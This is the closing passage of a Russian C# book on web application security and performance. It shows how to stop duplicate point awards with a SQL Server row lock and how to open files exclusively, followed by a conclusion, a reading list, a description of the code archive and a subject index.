Рис. 7.4. Угадываем «колесо Якубовича»

А что если пользователь введет правильный ответ и нажмет кнопку несколько раз сразу? Несколько запросов полетят к нескольким серверам, и все они одновременно начнут проверять правильность ответа и выдавать поинты. Как решить проблему? Серверов несколько, они не связаны между собой напрямую, и в случае начала работы одним из них нельзя напрямую сообщить остальным, что процесс проверки ответа начался и любые новые запросы должны игнорироваться:

```
if (!IsCorrect) {
    return;
}

using (TransactionScope scope = Sql.CreateTransactionScope())
{
    if (!this.HasCompleted(memberID, referenceID))
    {
        txnid = member.Reward(this.EventPointID, this.Name, referenceID);

        MemberActivity ma = new MemberActivity();
        // Заполнить поля Activity
        ma.Save();
    }
    scope.Complete();
}
```

Вот участок кода, который отвечает за получение ответа от посетителя. Если ответ неверный, то просто возвращаемся. Если ответ верный, то проверяем, отвечал ли посетитель на этот же вопрос ранее: `this.HasCompleted`. Если нет, то нужно дать поинты (`Reward`) и создать запись в таблице `MemberActivity`, в которой как раз и от-

мечаются факты правильных ответов, и именно в этой таблице проверяется наличие записей, когда нужно узнать — отвечал посетитель ранее или нет.

Проблема этого кода в том, что несколько серверов могут запросто одновременно дать поинты. С того момента, как мы проверили наличие записи в базе и до ее создания, при высокой нагрузке в базе уже могут появиться записи и даже несколько. Как защититься?

По умолчанию базы данных не блокируют данные при их выборке, но мы можем сделать это. Для MS SQL Server после имени таблицы нужно передать `WITH (UPDLOCK ROWLOCK)`. Какую таблицу блокировать? Надо сделать так, чтобы текущий посетитель не мог ответить на вопрос дважды — значит, нужно блокировать что-то конкретное для этого посетителя. Отличным вариантом будет блокирование записи в таблице `User`:

```
if (!IsCorrect) {
    return;
}

using (TransactionScope scope = Sql.CreateTransactionScope())
{
    Sql.Do(@"SELECT 1
        FROM User WITH (UPDLOCK ROWLOCK)
        WHERE UserID = ?", memberID);

    if (!this.HasCompleted(memberID, referenceID))
    {
        txnid = member.Reward(this.EventPointID, this.Name, referenceID);

        MemberActivity ma = new MemberActivity();
        // Заполнить поля Activity
        ma.Save();
    }
    scope.Complete();
}
```

Здесь логика такая: после создания транзакции я блокирую запись в таблице `User` и только потом проверяю, отвечал посетитель ранее или нет. Как только первый сервер заблокирует строку в таблице `User`, никто другой не сможет это сделать. Любые попытки будут оставаться в ожидании, пока запись в таблице `User` не освободится. А освободится она только тогда, когда первый запрос завершит работу и создаст все необходимое.

Это отличный способ защититься даже для распределенной системе — заблокировать что-то, что делится со всеми.

Если этот пример показывает, как защититься от флуда, то зачем я его вынес в отдельный раздел?

Мне много раз приходилось писать код загрузки каких-то данных из файлов. Поинты можно было зарабатывать не только на сайте Sony, но и на других сайтах, и все

они стекались в виде файлов. На сервере работало несколько потоков, которые постоянно следили за появлением файлов и при появлении такового сразу же начинался процесс загрузки.

Как убедиться, что только один поток обрабатывает входящий файл? Ведь если два потока станут загружать один и тот же файл, это закончится проблемами. Простейшее и надежное решение — открытие файла в эксклюзивном режиме. Я часто вижу код, где просто открывают файл с помощью `File.Open()` и указывают только два параметра: имя файла и режим (создать/обновить/обрезать и т. д.). Это так просто указать два параметра, но у метода есть более полная версия, которая принимает четыре параметра, и последний из них указывает на возможность разделять файл с другими процессами:

```
File.Open(String, FileMode, FileAccess, FileShare)
```

Я рекомендую по умолчанию использовать эту версию, и в `FileShare` задавать значение `None`, что означает эксклюзивный доступ, — к этому файлу никто другой обратиться не сможет. Это самый безопасный способ. Не разрешайте другим процессам обращаться к вашим файлам без особой надобности. И только если вы видите преимущество от совместного доступа, можно его указать явно.

Я использовал файлы и для синхронизации совершенно не связанных задач. Когда мне нужно было убедиться, что процесс выполняется только в единственном экземпляре, то я просто создавал файл в общедоступном месте и блокировал его. За счет блокировки повторное создание файла становится невозможным.

Использование какого-то общего ресурса для синхронизации — очень простой и эффективный способ.

Блокировки базы данных могут стать злом, если их оставлять активными на продолжительное время, а могут стать благом — за счет обеспечения синхронизации доступа к данным. Если вы будете использовать приведенный пример с блокировкой записи в базе данных, то постарайтесь сделать так, чтобы транзакция была открыта минимально возможное время. Открыли транзакцию, сделали проверки, создали необходимые данные и тут же закрыли транзакцию, чтобы освободить блокировку.

# Заключение

Еще 10 лет назад сфера ИТ-безопасности развивалась достаточно динамично, очень много появлялось новых векторов атак, и нужно было срочно реагировать на них.

Сейчас новые векторы появляются уже не так часто. Можно сказать, что сформировались какие-то правила хорошего тона в программировании, следуя которым можно чувствовать себя в безопасности. Но, несмотря на это, безопасность остается динамичной. После разработки нужно регулярно тестировать свой код на уязвимости, потому что изменение одной строки кода может привести к проблемам в любом месте приложения.

Самое сложное — это логические ошибки. Если для защиты от уязвимостей XSS или SQL Injection есть определенные правила, которым достаточно следовать, то для поиска логических ошибок нет определенных правил.

Надеюсь, мне удалось рассказать про безопасность и производительность простым и интересным языком. Напоследок только хочу пожелать всем читателям удачи и безопасного кода.

И ещё раз поблагодарить всех, кто купил книгу, а не скачал её нелегально, потому что это не только мой труд, но и труд большого количества людей в издательстве, которые старались помочь мне и превратили рукопись этой книги в реальное издание.

*Михаил Фленов*

# Литература

1. Фленов М. Web-сервер глазами хакера. — 3-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2021.
2. Фленов М. Библия C#. — 5-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2022.
3. Макконнелл С. Совершенный код. Мастер-класс. — СПб.: Русская редакция, 2010.
4. Фленов М. Linux глазами хакера. — 6-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2021.

# **ПРИЛОЖЕНИЕ**

## **Описание файлового архива, сопровождающего книгу**

Файловый архив с исходными кодами примеров, рассмотренных в книге, можно скачать по ссылке: <https://zip.blv.ru/9785977517812.zip>. Эта ссылка доступна и со страницы книги на сайте <https://blv.ru/>.

Распаковав архив в рабочую папку, вы обнаружите вложенные папки. В них находятся файлы с кодами примеров, распределенные по главам.

Папки	Описание	Главы
\MyBlog	Приложение, на примере которого рассматривается безопасность веб-сайта	2
\Network	Сетевые примеры	5
\ApiTest	Безопасность приложения Web API	6

# Предметный указатель

## A

ADO.NET 69, 75

## D

Dapper ORM 76  
DevOps 29

## G

Google reCAPTCHA 31

## H

HTTP-протокол 175

## J

JWT-токен 188

## M

Master-ветка 30

## N

null-ситуации 19

## O

ORM 75

## P

Pipeline 29

## S

Socket 178  
SQL-инъекция 117

## X

XSS  
◊ нехранимый вариант 109  
◊ хранимый вариант 109, 113  
XSS-уязвимость 104

## А

Алгоритм  
◊ MD5 51  
◊ SHA256 54  
◊ SHA512 54  
Атака  
◊ Cross-Site Scripting (межсайтовый скрипting) 102  
◊ DoS (отказ в обслуживании) 130

◊ SQL Injection 14, 28  
◊ XSS 14, 103  
Аудит данных 23

## Б

Бессерверные функции (Serverless Function) 85  
Бэкенд (backend) 187

**В**

Виртуальные методы 156  
 Время жизни (TTL, Time to Live) 173

**Д**

Двигающийся кеш 207  
 Двухфакторная аутентификация 90  
 Деструкторы 160  
 Доменная система имен (Domain Name System, DNS) 184

**Ж**

Журналирование 25, 65  
 Журналы 22

**И**

Исключительная ситуация 21, 172

**К**

Капча 47, 57, 65  
 ◇ от Google (Google reCAPTCHA) 57  
 Кеширование 199  
 ◇ в коде 203  
 ◇ в памяти 207  
 Класс  
 ◇ Uri 176  
 ◇ HttpClient 175  
 Клиент-серверный подход 178  
 Кодировка Base64 195  
 Куча 148

**Л**

Ленивая инициализация 204  
 Логические бомбы 15

**М**

Метод  
 ◇ GET 36  
 ◇ POST 36, 37  
 Микросервисы 175

**Н**

Наблюдаемость (observability) 25  
 Настройка кеширования 200

**О**

Обновление базы данных 29  
 Объединение строк 165  
 Ограничения по количеству запросов 16  
 Оптимизация 15, 199  
 Отказ в обслуживании (Denial of Service DoS) 15  
 Откат кода приложения 30

**П**

Панель администратора 13  
 Параметризованные запросы 74, 77  
 Подсистема WSL (Windows Subsystem for Linux) 32  
 Подход  
 ◇ Code First 78, 80  
 ◇ DB First 79  
 Правила  
 ◇ REST API 16  
 ◇ кеширования 200  
 Представление Model-View-Controller 39  
 Проверка соединения 171  
 Протокол  
 ◇ HTTPS 33  
 ◇ ICMP (Internet Control Message Protocol) 171

**Р**

Распределенный отказ в обслуживании (Distributed Denial of Service, DDoS) 15  
 Ресурс  
 ◇ GitHub 17  
 ◇ TFS (Team Foundation Server) 18  
 Роли 126

**С**

Сборщик мусора 148, 207  
 Сервер MS SQL Server 41  
 Сетевая безопасность 171  
 Соль (salt) 53  
 Среда Cygwin 32  
 Ссылаочные типы 147  
 Статичные переменные 203  
 Стек 148  
 Структуры 148

**Т**

Типы

- ◊ ХСС 109
- ◊ значения 147

**У**

Упаковка (boxing и unboxing) 148, 151

Утилита rsync 31

Уязвимость

- ◊ CSRF (Cross-site request forgery) 119
- ◊ SQL Injection 39, 69
- ◊ XSS 213
- ◊ подделки параметров (parameter tampering) 97

**Ф**

Файлы cookie (печенъки) 92

Флуд 42, 100, 213

Фреймворк Entity Framework 39, 69, 76, 80  
Фронтенд (frontend) 187

**Х**

Хеширование 124

- ◊ паролей 51

Хранящийся ссылок на объекты 158

**Ш**

Шаблон

- ◊ Pages 39
- ◊ Web Application 39

**Э**

Экранирование 73, 105